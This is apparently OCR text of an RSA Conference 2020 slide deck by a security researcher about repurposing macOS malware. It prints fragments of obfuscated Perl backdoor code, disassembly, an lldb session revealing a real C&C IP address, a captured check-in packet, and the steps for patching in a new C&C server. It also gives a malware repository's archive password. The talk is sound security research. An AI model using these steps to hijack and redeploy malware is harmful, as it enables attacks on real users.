

RSA®Conference2020

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HUMAN
ELEMENT

SESSION ID: HT-T11

Repurposed Malware: A Dark Side of Recycling



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Jamf

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#RSAC




Patrick Wardle

Principal Security Researcher
JAMF



@patrickwardle

OUTLINE



the idea



repurposing




! detection



protection


The Idea

"good hackers copy; great hackers steal"



REPURPOSING MALWARE


...for personal gain




WHY?

...rather why not!


Russian hackers are stealing between \$3 million to **\$5 million per day** from US brands and media companies in one of the most lucrative botnet operations ever discovered.





money



coders



mission



fully
featured



fully
tested

→ that will also be **attributed to them!**



With more resources and motivations, APT & cyber-criminal groups are (likely) going to write far better malware than you!

WORKS FOR "THEM" ... so why not for us?

The Intercept
@theintercept



The NSA "can repurpose" malware as it probes popular security and anti-virus software for vulnerabilities:

leaked slides


The NSA's Tailored Access Operations unit "can repurpose the malware," presumably before the anti-virus software has been updated to defend against the threat.

What else can we do?

TAO can repurpose the malware



"risky" deployments



attribution

The New York Times

How Chinese Spies Got the N.S.A.'s Hacking Tools, and Used Them for Attacks

Chinese intelligence agents acquired National Security Agency hacking tools and repurposed them in 2016 to attack American allies and private companies in Europe and Asia.

CHALLENGES from 🦠 to 🦠

without source code!




analysis phase


1 find all relevant logic

2 understand C&C protocol



3 patch (correctly)



4 create C&C server



5 avoid (AV) detection



EXAMPLE : FAIL incomplete patch

```
$ cat fpsaud
#!/usr/bin/perl
use strict;use warnings;use IO::Socket;use
IPC::Open2;my $l;sub G{die if!defined
syswrite$l,$_[0]}sub J{my($U,
$A)=(' ',');while($_[0]>length$U){die if!
sysread$l,$A,$_[0]-length$U;$U.=$A;}return$U;}
sub O{unpack'V',$_[0]}sub N{J O}sub H{my$U=N;
$U=~s/\//g;$U}sub I{my$U=eval{my$C='$_'[0]`
```

malware... (fully?) repurposed

The diagram illustrates a process flow. Step 1 shows a virus icon plus a bandage icon, connected by a dashed line to a server icon with a pencil writing on it. Step 2 shows a laptop icon with a virus icon plus a bandage icon. Step 3 shows a server icon with a thought bubble containing 'wtf?'. A curved arrow points from the laptop back to the server icon in step 3.

```
#backup c&c servers
for my $B( split '/a/' , M('1fg7kkblnnhokb71jrmkb;rm`;kb...') )
{
    push @e, map $_ . $B, split '/a/' , M('dql-lws1k-bdql...');
```

...but backup C&C servers left intact :/

Repurposing

recycling (macOS) malware



REPURPOSING

1 choose your malware!

capabilities:



crypto-miner



ransomware




backdoor



implant



attribution:



Objective-See products blog talks * malware about

Mac Malware

Warning: this page contains malware & adware!
By downloading malware from this site, you waive all rights to claim punitive, incidental and consequential damages resulting from mishandling or self-infection.

Az mac malware resources
lock password for specimens: infect3d
download json (contains all info/download links)

search (total samples: 121)

C	Calisto	backdoor	info	virus total
	Careto (Mask)	backdoor	info	virus total
	ChatZum (Okaz, Zako)	adware	info	virus total
	CoinThief	bitcoin stealer	info	virus total
	Coldroot	backdoor	info	virus total
	CpuMeaner	cryptominer	info	virus total
	Crisis (Davinci, Morcut)	backdoor	info	virus total

120+ mac malware samples!

REPURPOSING

② analyze the specimen

Cloud icon

find remote access

```
01 0x00001a47 lea eax, dword [edi+4]
02 0x00001a4a mov esi, dword [edi+0x44]
03 0x00001a4d sub esp, 0xc
04 0x00001a50 push eax
05 0x00001a51 call gethostbyname
```

C&C
server

```
$ llDb malware.app
(llDb) b gethostbyname
(llDb) c
Process stopped: gethostbyname

(llDb) x/s *((char**)($esp+4))
0x00112240: "89.34.111.113"
```



No.	Time	Source	Destination	Protocol	Len
86	3.286594	192.168.0.2	192.168.0.13	TCP	
87	3.286904	192.168.0.13	192.168.0.2	TCP	
88	3.286995	192.168.0.13	192.168.0.2	TCP	
89	3.287144	192.168.0.2	192.168.0.13	TCP	

Hex dump of the selected TCP stream:

```
0000  00 0c 29 24 5a 31 20 c9 d0 44 ee 65 08 00 45 00 ..)$1 ...D.e..E.
0010  00 4b 2d 4b 40 00 40 06 8c 02 c0 a8 00 0d c0 a8 .K-K@. @.....
0020  00 02 c5 bc 1f 90 80 fa ec 71 8c 47 b1 cf 80 18 .....q.G....
0030  10 15 df f7 00 00 01 01 08 0a 3f c2 70 31 0b 27 .....?p1.'=.....
0040  3d bb 0d 12 00 00 00 2f 55 73 65 72 73 2f 75 73 =...../ Users/us
0050  65 72 2f 66 70 73 61 75 64 er/fpsau d
```

e.g. check-in
w/ install path



understand capabilities

```
01 0x0000848e mov dl, byte [dataFromServer]
02 ...
03 0x00004125 dec dl
04 0x00004127 cmp dl, 0x42
05 0x0000412a ja invalidCommand
06
07
08 0x00004145 movzx eax, dl
09
10 0x00004148 jmp dword [commands+eax*4]
```

commands!


REPURPOSING

③ patch to "reconfigure"


A screenshot of a hex editor window titled 'Finder'. The address bar shows 'd2f8'. The search bar shows 'Text search'. The main area displays a hex dump of memory starting at offset d2f8. A specific byte sequence is highlighted in blue, containing the IP address '89.34.111.113'. A hand-drawn style arrow points from this highlighted text to the text 'original C&C server'.

89.34.111.113
original C&C server

A screenshot of a hex editor window titled 'Finder'. The address bar shows 'd2f8'. The search bar shows 'Text search'. The main area displays a hex dump of memory starting at offset d2f8. The same byte sequence as in the first editor is present, but the IP address has been changed to '192.168.0.05'. A hand-drawn style arrow points from this highlighted text to the text 'patching C&C server address'.



patching C&C server address



89.34.111.113

-----> 192.168.0.5

A screenshot of a terminal window. The text shows:

```
$ python server.py 1337
listening on ('0.0.0.0', 1337)
waiting for a connection...

malware connected: '192.168.0.04'
```

connection received!

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REPURPOSING

